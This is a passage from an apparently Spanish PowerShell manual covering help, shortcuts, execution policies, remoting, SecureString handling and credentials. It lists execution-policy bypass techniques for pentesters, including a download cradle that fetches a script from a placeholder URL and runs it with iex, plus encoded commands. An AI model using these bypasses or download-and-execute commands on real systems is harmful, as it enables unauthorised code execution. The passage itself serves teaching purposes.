Help permite visualizar de manera sencilla las páginas de ayuda de la línea de comandos, ya que la salida de la función *help* proporciona las páginas formateadas. Proporciona diferentes niveles de profundidad, como puede ser en detalle o completa. El *cmdlet Get-Help* saca toda la información por la salida estándar de la línea de comandos, es decir por pantalla, sin ningún tipo de formato. De esta manera se puede entender que *help* y *Get-Help* pueden parecer iguales, pero no lo son. Para equiparar a *Get-Help* con la función *help* se podría utilizar un *pipe* y la función *more* de la siguiente manera *Get-Help <cmdlet> -detailed | more*.

Categorías

Cuando se ejecuta la sentencia *Get-Help* * se obtiene una columna que es categoría. Esta columna indica qué es realmente sobre lo que se solicita la ayuda. Se puede observar que no solo existe ayuda para los *cmdlet*.

Las distintas categorías de la ayuda en *PowerShell* son las siguientes:

- *Cmdlet*.
- Proveedores.
- Funciones.
- Alias.
- Archivo de ayuda.

Los archivos de ayuda son muy interesantes ya que ofrecen información detallada, por ejemplo, sobre los componentes sintácticos del lenguaje de *scripting* de *PowerShell*. Vienen definidos con una gran cantidad de ejemplos.

Atajos de teclado

Siempre han sido útiles en el día a día los atajos de teclado, y más en un mundo en el que el tiempo cada vez es más necesario. Por este tipo de razones se hace hincapié en cómo pueden hacerse uso de éstos en la línea de comandos *PowerShell*. Al principio, estos atajos pueden ser difíciles de recordar, pero su uso en el día a día facilitará la rápida interacción con la línea de comandos.

Hay diferentes tipos de atajos de teclado, todos ellos realmente interesante. El primero de ellos que se presenta es el uso del tabulador, al igual que se hace en *Bash*. A partir de ahora al tabulador se le denominará *tab*. Con la tecla *tab* el usuario puede autocompletar o ver las coincidencias con lo que está buscando. El funcionamiento de *tab* mediante un ejemplo es sencillo, se escribe *get* y al

pulsar sobre *tab* se irá visualizando las distintas posibilidades de coincidencia con los *cmdlet*. *Tab* es aplicable a parámetros y otros elementos del entorno de *PowerShell*. Otro de los atajos interesantes y útiles es CTRL + Flecha derecha / izquierda. Esta combinación permite al usuario recorrer una sentencia palabra a palabra. Además, el curso es colocado al principio de cada una de las palabras.

Las teclas F7, F8 y F9 proporcionan acceso rápido al histórico de instrucciones ejecutadas. La tecla F7 proporciona al usuario un listado, mediante la visualización de un cuadro de diálogo en consola, de las últimas instrucciones ejecutadas en el entorno actual. La tecla F8 introduce en la misma línea de comandos las últimas instrucciones, para que directamente el usuario pueda ejecutarlas. La tecla F9 pregunta, mediante un cuadro de diálogo en el entorno, por el número asociado a la instrucción que se puede visualizar con F7.

Más atajos interesantes con CTRL + C, con el cual la ejecución de un proceso es finalizada. Además, la tecla INICIO y FIN del teclado, sitúan el cursor al principio o al final de la línea de comandos. Esto es interesante, sobre todo si la instrucción es larga y se requiere cambiar algo. Por último, la flecha arriba y abajo permite realizar un desplazamiento por el histórico de instrucciones que han sido ejecutadas con anterioridad por el usuario.

7. Seguridad en PowerShell

Hoy en día la seguridad ha comenzado a ser importante en un entorno empresarial, e incluso para muchos usuarios su privacidad y confidencialidad es una cuestión importante en sus vidas. Por estas razones, la seguridad informática intenta evitar que los datos e información más sensible queden en mano de los usuarios maliciosos. Se utilizan políticas para evitar que ciertos grupos de usuarios realicen ciertas acciones, se cifran contenidos o archivos, se segmentan los accesos a los equipos, se registran esos accesos, etcétera.

En la línea de comandos de *PowerShell* existen diferentes políticas que evitan que ciertos *scripts* puedan ser ejecutados por cualquier usuario. Existen ciertos métodos que permiten controlar los permisos sobre los ficheros, incluso métodos o funciones que fortifican y aseguran las cadenas de texto. En ciertas ocasiones estas medidas no son suficientes si no existe una configuración correcta del entorno. Las debilidades y errores de configuración de los sistemas pueden provocar errores importantes, que pueden acabar en una elevación del privilegio o una ejecución de código arbitrario sobre un sistema.

¿Abrir los sistemas al *scripting* o realizar las mismas tareas todos los días manualmente? El *script* puede automatizar la realización de las tareas, pero es algo con lo que se debe tener cuidado. Al igual que ocurre con el desarrollo del software, hay que probar los *scripts* en un entorno de no producción, ya que un fallo puede acabar en una catástrofe para la organización. A priori, sin la lectura de su código, un usuario no dispone de información sobre si el *script* puede ser dañino para el sistema o el entorno. *PowerShell* aporta conceptos, como los mencionados anteriormente, para evitar los riesgos comentados.



Políticas de ejecución de PowerShell

La línea de comandos *PowerShell* dispone de un mecanismo que impide que un *script* se ejecute en el equipo. Este mecanismo es la política de ejecución. Como se ha mencionado anteriormente, esta política de ejecución dispone de diferentes opciones y configuraciones. En un entorno laboral se puede utilizar este mecanismo para asegurar que aplicaciones maliciosas no pueden ejecutar código en el equipo para tomar ventaja en un entorno concreto.

En el ámbito del *pentesting* también puede ser un obstáculo, pero existen diversas maneras para realizar un *bypass* de la política de ejecución. Algunas vías para realizar este *bypass* son triviales, pero efectivas. Hay que recordar que por defecto la política configurada en los equipos es *restricted*, es decir ningún *script* podrá ser ejecutado a través de la línea de comandos.

Microsoft proporciona la política *restricted* con el objetivo de que los administradores tengan que modificar la política o realizar acciones concretas, las cuales se podrán ver en este capítulo, con el fin de tener conciencia de lo que se está haciendo en todo momento. ¿Por qué realizar un *bypass*? La necesidad de automatización por parte de un usuario es una de las respuestas más comunes o lógicas que pueden darse.

Por otro lado, si se observa desde el punto de vista del atacante, se puede suponer un escenario dónde éste tiene acceso físico a un equipo y tenga la necesidad de ejecutar órdenes desde la línea de comandos. La línea de comandos ha llegado a ser muy popular en los últimos años en el mundo del *pentesting*, ya que se puede lograr realizar infinitud de acciones en los sistemas *Microsoft*.

En la versión 2 de *PowerShell* existen 2 políticas extra, como son *bypass* y *undefined*. La primera es similar a *unrestricted*, no bloquea ninguno, ni muestra mensaje de advertencia. La segunda indica que si ningún ámbito dispone de una política de ejecución, es decir, todas son *undefined*, se aplicará la política por defecto, *restricted*.

Para consultar la política de ejecución actual se dispone del *cmdlet Get-Executionpolicy*. Para cambiar la política de ejecución se dispone del *cmdlet Set-Executionpolicy <política a cambiar>*.

Ámbitos

El usuario debe entender los ámbitos de *PowerShell*, al menos tener una idea de lo que son y cómo actúan. Éstos aportan cierta riqueza a la línea de comandos y las acciones que se realizan en ella. Además, proporcionan distinción a las políticas de ejecución.

En la primera versión de *PowerShell* existía únicamente el ámbito de *Local Machine*, sin embargo con la aparición en 2009 de la versión 2 aparecieron otros ámbitos que se detallan a continuación:

- *Process*: La política de ejecución afecta al proceso en curso, es decir a la sesión de *PowerShell*. Este ámbito no es persistente.
- *CurrentUser*: La política de ejecución afecta al usuario actual. Se almacena en el registro de *Windows* en la parte correspondiente al usuario, por lo que es persistente.



- *LocalMachine:* La política de ejecución afecta a todos los usuarios de la máquina. Se almacena de manera persistente en la parte del registro *HKEY_LOCAL_MACHINE*.

La aplicación de las políticas de ejecución tiene una prioridad. Esta prioridad va en el orden en el que se enunciaron éstas en el párrafo anterior. En otras palabras, la más prioritaria es *process*, seguida de *currentuser* y *localmachine*. Cuando la política *process* es declarada en *undefined*, se aplica la política *currentuser*. Cuando ésta también se declara como *undefined*, entonces se aplica la de *localmachine*. Por último, si todos los ámbitos son *undefined*, se aplica la más restrictiva por defecto, es decir, *restricted*.

El *cmdlet Get-ExecutionPolicy* junto al parámetro *–list* permite obtener las políticas de ejecución aplicadas a los distintos ámbitos. Para configurar una política a cualquier ámbito se debe utilizar el parámetro *–scope* e indicar el ámbito de trabajo.

Bypass a la política de ejecución de PowerShell

Hay diferentes maneras para llevar a cabo un *bypass* de la política de ejecución de *PowerShell*. A continuación se enumeran diferentes posibilidades:

1. La primera y más sencilla de todas es la de copiar y pegar el contenido de un *script* en la consola interactiva. De esta manera tan sencilla, y teniendo acceso físico al equipo se podrán ejecutar las distintas instrucciones que componen el *script* que no se puede ejecutar.

2. Utilización del comando echo para escribir el contenido del *script* en la *PowerShell* y se pasa el contenido a través de un pipe a la aplicación *PowerShell*. Un ejemplo sencillo de esto sería echo *write-host* "mi bypass" | *PowerShell –noprofile* - . Otra opción es utilizar el comando *cat* o *Get-Content* con el fin de leer de un fichero el *script* y pasarle las instrucciones a través de un pipe. Por ejemplo, *Get-Content script.ps1* | *PowerShell.exe –noprofile* -.

3. Se puede utilizar el argumento *–command* cuando se lance el binario *PowerShell* en la línea de comandos. Como ejemplo se muestra el siguiente: *PowerShell –command "write-host 'esto es un bypass'"*.

4. Se puede utilizar el comando *Invoke-Command*. Como ejemplo se muestra el siguiente: *Invoke-Command –Scriptblock {write-host 'esto es un bypass'}*.

5. *Encodear* el contenido del *script* y ejecutarlo con el argumento *–EncodedCommand*. En primer lugar hay que almacenar el contenido *encodeado* en una variable, por ejemplo *$contenido = "write-host 'mi bypass'"; $bytes = [System.Text.Encoding]::Unicode.GetBytes($contenido); $encoded = [Convert]::ToBase64String($bytes). Una vez que se tiene el texto encodeado se invoca de la siguiente manera PowerShell.exe –EncodedCommand $encoded.*

6. Se puede utilizar el *flag ExecutionPolicy*. La sintaxis para ejecutar la instrucción sería la siguiente *PowerShell –ExecutionPolicy Bypass –File <script>*. Se puede utilizar el argumento –*ExecutionPolicy* para indicar la política que se quiere utilizar, siendo *Bypass* una política especial para este tipo de casos.

7. Descargar el contenido del *script* y ejecutarlo invocando a *PowerShell*. El ejemplo de esta vía sería *PowerShell –noprofile –c "iex(New-Object Net.WebClient).DownloadString('direcciónURL')"*.

Como se puede ver algunas de los *bypass* son obvios, pero muy efectivos cuando el *pentester* tiene una política que le bloquea. Disponer de acceso local permite que el usuario pueda utilizar cualquiera de estos métodos para conseguir saltarse una política que le restrinja. Si el acceso es remoto, se pueden utilizar algunas como por ejemplo la séptima opción para descargarse el contenido a ejecutar y cargarlo con *PowerShell*.

La ejecución remota y cómo comunicarse

Administrar sistemas requiere el poder consultar y ejecutar tareas sobre máquinas y recursos con ubicaciones remotas dentro del entorno empresarial. La línea de comandos de *PowerShell* proporciona la posibilidad de llevar a cabo esta gestión gracias a .NET *Framework*. En algunas ocasiones se puede requerir arrancar una sesión remota por lo que es necesario disponer de *Windows Remote Management 2.0*, que por defecto viene instalado en la máquina con *Windows 7/2008 R2*.

El requisito para poder aprovecharse de la ejecución remota en cualquier máquina del dominio es tener el acceso apropiado, es decir, ser miembro del grupo administradores de la máquina remota o ser un administrador del dominio. *PowerShell* lleva a cabo la operativa de autenticación con las máquinas remotas, por lo que es imprescindible lo comentado anteriormente sobre ser miembro de un grupo local administrativo o del dominio.

En este punto se puede autenticar dos usuarios con el mismo nombre y misma contraseña en máquinas remotas, por ejemplo el administrador local de la máquina A tiene la misma contraseña que el administrador local de la máquina B. Esto sería lo que se denomina *Pass the hash* implícito, pero existe una opción para poder indicar con qué contraseña o credenciales se quiere loguear en el sistema remoto.

Creación y configuración de una sesión remota

Existen gran cantidad de *cmdlets* en *PowerShell* que permiten ejecutar instrucciones remotas. Por ejemplo para listar los servicios de una máquina remota sin necesidad de *Windows Remote Management 2.0* se puede utilizar el parámetro *computername* como se mencionó anteriormente, *Get-Service –ComputerName <nombremaquina> -Name EFS*.

Las sesiones remotas pueden ser creadas tras habilitar *Windows Remote Management*. Para llevar a cabo esta acción puede utilizarse el cmdlet *Enable-PSRemoting*. Para deshabilitar la gestión remota se puede utilizar el cmdlet *Disable-PSRemoting*. La conexión de red debe estar en un perfil de dominio o privado, nunca público.

Otro error muy común es que el host al que el usuario quiera conectarse no sea de confianza, obteniendo un error como el de la imagen.

```
PS C:\Windows\system32> New-PSSession -ComputerName bit-pc -Credential $cred
[bit-pc] Error de conexión al servidor remoto. Mensaje de error: El cliente WinRM no puede procesar la solicitud. Si el
 esquema de autenticación es distinto de Kerberos o si el equipo cliente no está unido a un dominio, se debe usar el tr
ansporte HTTPS o agregar el equipo de destino al valor de configuración TrustedHosts. Use winrm.cmd para configurar Tru
stedHosts. Tenga en cuenta que es posible que no se autentiquen los equipos de la lista TrustedHosts. Para obtener más
información, ejecute el siguiente comando: winrm help config. Para obtener más información, consulte el tema de la Ayud
a about_Remote_Troubleshooting.
    + CategoryInfo          : OpenError: (System.Manageme....RemoteRunspace:RemoteRunspace) [], PSRemotingTransportExc
   eption
    + FullyQualifiedErrorId : PSSessionOpenFailed
```

Fig. 1.08: Error sobre equipo remoto de no confianza.

Para solucionar esto se deben añadir al archivo de equipos de confianza los equipos remotos que se quieran administrar. Para ello se ejecuta la siguiente instrucción:

```
PS C:\Windows\system32> Set-Item WSMan:\localhost\Client\TrustedHosts -Value bit-pc

Configuración de seguridad WinRM.
Este comando modifica la lista TrustedHosts para el cliente WinRM. Los equipos de la lista TrustedHosts podrían no
autenticarse. El cliente podría enviar información de credenciales a estos equipos. ¿Está seguro de que desea modificar
 esta lista?
[S] Sí  [N] No  [U] Suspender  [?] Ayuda (el valor predeterminado es "S"): s
PS C:\Windows\system32> New-PSSession -ComputerName bit-pc -Credential $cred

 Id Name            ComputerName    State    ConfigurationName     Availability
 -- ----            ------------    -----    -----------------     ------------
  3 Session3        bit-pc          Opened   Microsoft.PowerShell     Available
```

Fig. 1.09: Corrección del error de equipos de confianza.

Como curiosidad indicar que el valor que se asigna es el nombre de las máquinas las cuales se toman como de confianza, un valor es posible es (*), pero no es aconsejable su uso ya que se tomarían todos los nombres de máquina posible como de confianza. Este último aporte sería negativo para la seguridad empresarial.

Una vez se dispone del entorno preparado para crear las sesiones remotas, para esta función se dispone del *cmdlet New-PSSession*. Este *cmdlet* dispone de bastantes opciones interesantes, los cuales se pueden revisar en la siguiente tabla:

Parámetro	Descripción
Credential	Se especifica con que usuario y credenciales se quiere iniciar la sesión
Port	Indica el puerto al que se conectará *PowerShell*, por defecto es puerto 80
ComputerName	Crea una conexión con la máquina que se especifica, la sesión es persistente
UseSSL	Utiliza el protocolo SSL para establecer la conexión, por defecto, no se usa SSL

Tabla 1.03: Parámetros importantes para la creación de sesiones.

Para crear la sesión como el usuario con el que se está logueado en el sistema local hay que ejecutar *New-PSSession –ComputerName <nombre máquina>*. En cualquier instante, puede ser necesario que el usuario disponga de una sesión con otro usuario conocido en la máquina remota. Por esta razón, se debe ejecutar la siguiente instrucción *$cred = get-credential; new-PSSession –ComputerName <nombre máquina> -Credential $cred*. Esta instrucción solicita las credenciales, a través del *cmdlet Get-Credential*, y después crea la sesión indicando las credenciales almacenadas con el parámetro *–Credential*.


```
PS C:\Windows\system32> $cred = Get-Credential

cmdlet Get-Credential en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
Credential
PS C:\Windows\system32> $cred

UserName                                                                                     Password
--------                                                                                     --------
bit-pc\pablo                                                                  System.Security.SecureString


PS C:\Windows\system32> New-PSSession -ComputerName bit-pc -Credential $cred

 Id Name            ComputerName    State    ConfigurationName     Availability
 -- ----            ------------    -----    -----------------     ------------
  6 Session6        bit-pc          Opened   Microsoft.PowerShell     Available

PS C:\Windows\system32> _
```

Fig. 1.10: Creación de sesión remota con otras credenciales.

Si se quiere visualizar qué sesiones están disponibles se puede utilizar el *cmdlet Get-PSSession*. Este *cmdlet* devuelve las distintas sesiones que pueden haber creadas, ya sean locales o remotas.

Las ejecuciones remotas

Cuando se ha creado una sesión puede resultar interesante entender cómo se puede ejecutar instrucciones remotas. En primer lugar se tiene que tener claro que para poder llevar a cabo la ejecución de estas instrucciones éstas deben ser especificadas como si de un *script* se tratase. El *cmdlet* que llevará a cabo la ejecución de una instrucción remota es *Invoke-Command*. Este *cmdlet* proporciona al usuario 2 parámetros como son *–Session* y *–ScriptBlock*. El primer parámetro indica qué sesión se utilizará, mientras que el segundo indica las instrucciones que se ejecutarán en remoto.

Para simplificar este concepto un pequeño ejemplo, si se quiere ejecutar instrucciones en remoto a través de una sesión se puede ejecutar *Invoke-Command -Session <Objeto Session> -ScriptBlock { instrucción 1; instrucción 2; ... ; instrucción N}*. Como se mencionó anteriormente para visualizar las distintas sesiones que puede haber y su estado se dispone de *Get-PSSession*. Para obtener una sesión y almacenarla en una variable se puede utilizar la siguiente sentencia *$sesion = Get-PSSesion -id <X>*. Siendo X un entero que identifica la sesión.

```
PS C:\Windows\system32> Get-PSSession

 Id Name            ComputerName    State    ConfigurationName     Availability
 -- ----            ------------    -----    -----------------     ------------
  1 Session1        localhost       Opened   Microsoft.PowerShell     Available
  2 Session2        bit-pc          Broken   Microsoft.PowerShell          None
  3 Session3        bit-pc          Broken   Microsoft.PowerShell          None
  4 Session4        bit-pc          Broken   Microsoft.PowerShell          None
  5 Session5        bit-pc          Broken   Microsoft.PowerShell          None
  6 Session6        bit-pc          Broken   Microsoft.PowerShell          None
  7 Session7        bit-pc          Opened   Microsoft.PowerShell     Available

PS C:\Windows\system32> $sesion = Get-PSSession -id 7
PS C:\Windows\system32> Invoke-Command -Session $sesion -ScriptBlock {pwd}

Path                                                        PSComputerName
----                                                        --------------
C:\Users\bit\Documents                                      bit-pc
```

Fig. 1.11: Elección de la sesión y ejecución de una instrucción remota.

Para llevar a cabo la ejecución de varias instrucciones dentro del bloque, como se ha indicado anteriormente, se utiliza el carácter ';'. Más adelante se verá como ejecutar un *script* de forma remota, sin tener que pegar el contenido entre las llaves.

Utilidades remotas

Las ejecuciones y sesiones remotas abren un abanico de posibilidades en la administración de sistemas dentro de un entorno empresarial. En este apartado se presentan 2 utilidades esenciales en la administración, la posibilidad de ejecutar *scripts* en remoto y la posibilidad de lanzar una *PowerShell* en remoto.

Para llevar a cabo la ejecución de un *script* a través de una sesión se utiliza el *cmdlet Invoke-Command* junto al parámetro *–FilePath*. Con este parámetro se indica al comando dónde debe buscar el *script* que se lanzará en remoto. El parámetro *ScriptBlock* y *FilePath* son incompatibles, por lo que no se puede ejecutar *Invoke-Command* con ambos en la misma sentencia de la línea de comandos. La ejecución quedaría de la siguiente manera *Invoke-Command –Session <objeto session> -FilePath <Ruta del script>*.

```
PS C:\Windows\system32> Invoke-Command -Session $sesion -FilePath 'C:\Users\practicasç\unidades.ps1'
Name           Used (GB)     Free (GB) Provider      Root                                    CurrentLocation PSComputerName
----           ---------     --------- --------      ----                                    --------------- --------------
Alias                                                                                                        bit-pc
C                 124,99         49,20               C:\                                 ...it\Documents bit-pc
cert                                                 \                                                       bit-pc
D                  38,54         20,05               D:\                                                     bit-pc
E                                                    E:\                                                     bit-pc
Env                                                                                                          bit-pc
F                                                    F:\                                                     bit-pc
Function                                                                                                     bit-pc
HKCU                                                 HKEY_CURRENT_USER                                       bit-pc
HKLM                                                 HKEY_LOCAL_MACHINE                                      bit-pc
Variable                                                                                                     bit-pc
WSMan                                                                                                        bit-pc
Z                   1,42           ,58               Z:\                                                     bit-pc
```

Fig. 1.12: Ejecución de un script remoto.

En la salida de los *scripts* remotos se da cierta información que quizá el usuario no quiera que se muestre como el equipo sobre el que se está ejecutando el *script*. Para este caso se dispone del parámetro *HideComputerName*, con el que la ejecución no mostrará en que equipo se llevó a cabo el proceso.

El proceso de lanzar una *PowerShell* en la máquina remota puede ayudar bastante al administrador, *pentester* o usuario que lo requiera en un momento dado. Esto puede ser necesario cuando un usuario necesite manejar una *shell* interactiva sobre un equipo remoto para lograr ejecutar acciones concretas, las cuales no se encuentren automatizadas por alguna razón.

Para abrir una sesión de *PowerShell* en una máquina remota se puede utilizar el *cmdlet Enter-PSSession*. Con este *cmdlet* solo hay que indicar cuál es la máquina sobre la que se quiere lograr el control de la siguiente forma *Enter-PSSession –ComputerName <Nombre de la máquina>*. Si se quiere acceder con otras credenciales que no sean las mismas con las que el usuario está logueado en la máquina local hay que utilizar el parámetro *Credential*. Un posible ejemplo sería el siguiente *$cred = Get-Credential; Enter-PSSession –ComputerCame <Nombre máquina> –Credential $cred*.

```
PS C:\Windows\system32> $cred = Get-Credential; Enter-PSSession -ComputerName bit-pc -Credential $cred

cmdlet Get-Credential en la posición 1 de la canalización de comandos
Proporcione valores para los parámetros siguientes:
Credential
[bit-pc]: PS C:\Users\bit\Documents> hostname
bit-PC
```

Fig. 1.13: Lanzar una PowerShell en remoto.

Fortificar la información en la línea de comandos

En los equipos de trabajo se pueden almacenar datos sensibles los cuales siempre deberían estar protegidos de forma segura. La memoria RAM es una de esas zonas en las que por su volatilidad, en muchas ocasiones, se piensa que es menos peligroso que la información no esté tan protegida. De este modo se puede caer en un error importante, ya que seguramente la RAM almacena importancia crítica como contraseñas, identidades, trozos de ficheros sensibles, etcétera.

Esta afirmación es una premisa en el ámbito de la seguridad de la información. *PowerShell* se basa en .NET *Framework* para la securización de las cadenas de texto.

Hay que distinguir entre cadena cifrada y cadena segura. En este apartado se estudia las características y la manera de gestionar las cadenas seguras. Las propiedades de las cadenas seguras son las que se pueden visualizar a continuación.

Propiedad	Descripción
Acceso controlado	A las cadenas de texto sólo se le puede añadir texto carácter a carácter. Si se intenta agregar más de un carácter, se producirá un error
Contenido cifrado	Es el *framework* el encargado de cifrar carácter por carácter
No duplicación	Las cadenas seguras o *SecureString* no se duplican en memoria. Están fuera del alcance del recolector de basura de *PowerShell*, ya que éste podría duplicar dicha información

Tabla 1.04: Propiedades de las cadenas seguras en PowerShell.

Creación de una cadena segura

En algunas ocasiones es necesario proteger la información que es adquirida por *PowerShell*, por ejemplo cuando un *script* recoge un valor sensible que es requerido al usuario. El *cmdlet Read-Host* dispone de un parámetro para proteger mediante la transformación de la cadena de entrada en una cadena segura la información. Ese parámetro es *AsSecureString*.

```
PS C:\Users\bit 03/02/2012 00:23:13 > $sec = Read-Host -AsSecureString
******
PS C:\Users\bit 03/02/2012 00:23:34 > $sec
System.Security.SecureString
PS C:\Users\bit 03/02/2012 00:23:37 > _
```

Fig. 1.14: Creación de una cadena segura obtenida por teclado.

Al introducir el texto se protege con asteriscos el texto sensible. El objeto no puede leerse de forma directa, ya que la cadena se encuentra protegida. Hay otra manera de crear cadenas seguras, pero lleva explícitamente la cadena de texto en plano, por lo que no se recomienda su uso en el desarrollo de *scripts*. El comando *ConvertTo-SecureString* permite la creación de la cadena segura a raíz de una cadena de texto plano.

Para ejemplificar esto se muestra la siguiente instrucción *ConvertTo-SecureString 'prueba' –AsPlainText –Force*. Los parámetros, de tipo *switch*, *AsPlainText* y *Force* son imprescindibles para crear la cadena segura. Los objetos *SecureString* disponen de métodos para tratar a éstos. A continuación se pueden estudiar distintos métodos interesantes:

Método	Descripción	Ejemplo
AppendChar	Anexa un carácter a la cadena segura	*$sec.AppendChar('x')*
Copy	Copia el objeto que contiene la cadena segura	*$sec2 = $sec.Copy()*
Dispose	Libera todos los recursos que utiliza el objeto	*$sec.Dispose()*
MakeReadOnly	El contenido se hace constante. No puede ser modificado	*$sec.MakeReadOnly()*
InsertAt / RemoveAt / SetAt	Inserta, eliminan o modifican un carácter en la posición indicada	*$sec. InsertAt(<posición>,<carácter>)* *$sec.RemoveAt(<posición>)*

Tabla 1.05: Métodos de los objetos SecureString.

Existe una curiosidad y es que si se crean 2 cadenas seguras que albergan el mismo texto, un atacante malicioso podría intentar realizar fuerza bruta sobre ellas. En *PowerShell* el mismo texto cuando es pasado a cadena segura no es el mismo objeto, por lo que si se aplicase el método *equals* sobre ambos objetos el valor devuelto sería *false*. *Microsoft* consigue evitar los ataques de fuerza bruta sobre las cadenas seguras, evitando este tipo de ataque característico y consiguiendo obtener mayor seguridad en el tratamiento de la información.

```
PS C:\Users\bit 03/02/2012 00:51:36 > $sec1 = ConvertTo-SecureString 'prueba' -AsPlainText -Force
PS C:\Users\bit 03/02/2012 00:55:13 > $sec1
System.Security.SecureString
PS C:\Users\bit 03/02/2012 00:55:16 > $sec2 = ConvertTo-SecureString 'prueba' -AsPlainText -Force
PS C:\Users\bit 03/02/2012 00:55:28 > $sec2
System.Security.SecureString
PS C:\Users\bit 03/02/2012 00:55:31 > $sec1.Equals($sec2)
False
PS C:\Users\bit 03/02/2012 00:55:37 >
```

Fig. 1.15: 2 Cadenas seguras con el mismo texto son distintas.

Leyendo las cadenas seguras

Para la lectura de cadenas seguras se puede utilizar un método dónde el recolector de basura de *PowerShell* no puede intervenir. Se copia el valor de la cadena segura a una zona de memoria dónde el recolector de basura no tiene acceso. Si el recolector tuviera acceso en esa zona de memoria, se podría copiar el valor a otra zona dónde un atacante pudiera acceder. La técnica *SecureStringToBSTR* es la que asignará el valor de la cadena segura a una zona de memoria dónde el recolector de basura no puede acceder. Con esta técnica se obtiene un puntero a la zona de memoria no gestionada por el

recolector. Después con *PtrToStringUni* se duplicará el contenido de la cadena pero ya en plano. Hay que utilizar rápidamente el valor que se ha recuperado y eliminar el puntero a la zona de memoria no gestionada por el recolector, y la modificación de la cadena en claro cuando ya no se necesite.

```
PS C:\Users\bit 03/02/2012 01:26:01 > $sec = Read-Host -AsSecureString
******
PS C:\Users\bit 03/02/2012 01:26:14 > $ptr = [System.Runtime.InteropServices.Marshal]::SecureStringToBST
PS C:\Users\bit 03/02/2012 01:26:24 > $claro = [System.Runtime.InteropServices.Marshal]::PtrToStringUni(
PS C:\Users\bit 03/02/2012 01:26:49 > $claro
prueba
PS C:\Users\bit 03/02/2012 01:26:52 > #Liberamos ptr
PS C:\Users\bit 03/02/2012 01:27:08 > [System.Runtime.InteropServices.Marshal]::ZeroFreeCoTaskMemUnicode
```

Fig. 1.16: Recuperación de una clave segura a plano.

Las credenciales tratadas por PowerShell

Las credenciales son unas de las herramientas de autenticación y autorización más importantes y más sensibles. Por esta razón este tipo de información debe estar siempre protegida y nunca almacenarse sin protección, ya sea en memoria o disco. Es decir, se debe evitar el almacenamiento en texto plano o codificación fácilmente *reverseable*. Anteriormente se ha mencionado que con las cadenas seguras se tiene al alcance de la mano la posibilidad de enmascarar credenciales con el comando *Read-Host*. Otro *cmdlet* que proporciona seguridad en el momento de la captura de credenciales es *Get-Credential*.

El *cmdlet Get-Credential* recoge la información sobre el usuario, en lo que a contraseña y usuario se refiere, a través de un pequeño cuadro de diálogo que sale en la interfaz gráfica. Una vez se introducen los datos de la credencial se crea un nuevo objeto de tipo *PSCredential*. El atributo usuario es de tipo *String*, mientras que el atributo de la contraseña es de tipo *SecureString*.




Fig. 1.17: Captura de credenciales con Get-Credential.

El *cmdlet Get-Credential* tiene un uso amplio en *PowerShell* para poder realizar tareas bajo otra identidad. Los expertos en seguridad recomiendan no utilizar cuentas de administrador en las

sesiones de trabajo, solamente ejecutar las acciones que requieran dichos privilegios. *Get-Credential* proporciona el cambio de identidad para la realización de acciones concretas. Como ejemplo se propone un entorno en el que el usuario que se encuentra trabajando con una sesión, ya sea local o remota, de *PowerShell* necesita copiar unos documentos sobre los que no dispone de privilegios. El usuario podría ejecutar el comando *Get-Credential* para recoger las credenciales del usuario que sí tiene acceso y utilizarlas a través del parámetro *–Credential* del comando *Copy-Item*. En resumen, el usuario podría ejecutar la siguiente instrucción *Copy-Item <archivo origen> <archivo destino> -Credential $(Get-Credential)*.

Scripts firmados digitalmente

Cuando se comentó el apartado de las políticas de ejecución se mostraban directivas con las que se puede evitar el uso de *scripts* y los distintos ámbitos de ejecución. Uno de los casos recomendables es firmar digitalmente los *scripts* corporativos con el fin de tener un control total sobre las ejecuciones de *scripts*, permitiendo sólo los que están firmados. En otras palabras, de esta forma se sabe quién es el desarrollador del *script*. Existen 2 políticas que pueden trabajar con la firma de *scripts*: *remotesigned* y *allsigned*.

La firma digital puede demostrar la autenticidad e integridad de un mensaje o documento digital. Entonces, el usuario que ejecute el *script* firmado tendrá la certeza de quién lo creó y de que éste no ha sido modificado en la transmisión u obtención del *script*.

¿Qué es un certificado digital? ¿Para qué se necesita en el firmado de *scripts*? Un certificado digital es un documento con el cual un tercero, una CA o autoridad certificadora, garantiza la identidad de un sujeto, que puede ser el firmante de un *script* entre otras cosas, y una clave pública. La clave pública que va asociada al certificado sirve para verificar que la firma del *script* es correcta y pertenece a la clave privada con la que fue firmado. Gracias a la confianza que se da a la CA se puede deducir que la clave pública asociada en el certificado pertenece a quién se indica en éste y no a otro sujeto.

Se propone el siguiente escenario, la empresa A dispone de un certificado emitido por una CA, o incluso podría autofirmarlo y colocarse en posición de CA, aunque esto no es lo más recomendado. Una vez que se dispone de este rol, se puede emitir certificados que se utilizan para la firma de *scripts* en la línea de comandos de *PowerShell*. Estos certificados llevan asociados una clave privada, la cual se utiliza para realizar la firma del *script*. Una vez que en el entorno empresarial se envíen los *scripts* a otras máquinas, éstas deben disponer del certificado emitido por la CA, por lo que se habrán importado o distribuido esos certificados.

Los requisitos

El mayor de los requisitos para llevar a cabo la operativa es disponer de *Microsoft Windows SDK*. Este *SDK* dispone de una gran cantidad de herramientas, pero la que interesa en este caso para la creación de certificados es *makecert*. Se debe tener en cuenta que para poder trabajar con *makecert* hay que ejecutar una *cmd* o una *PowerShell* como administrador. Una vez instalado, el usuario puede

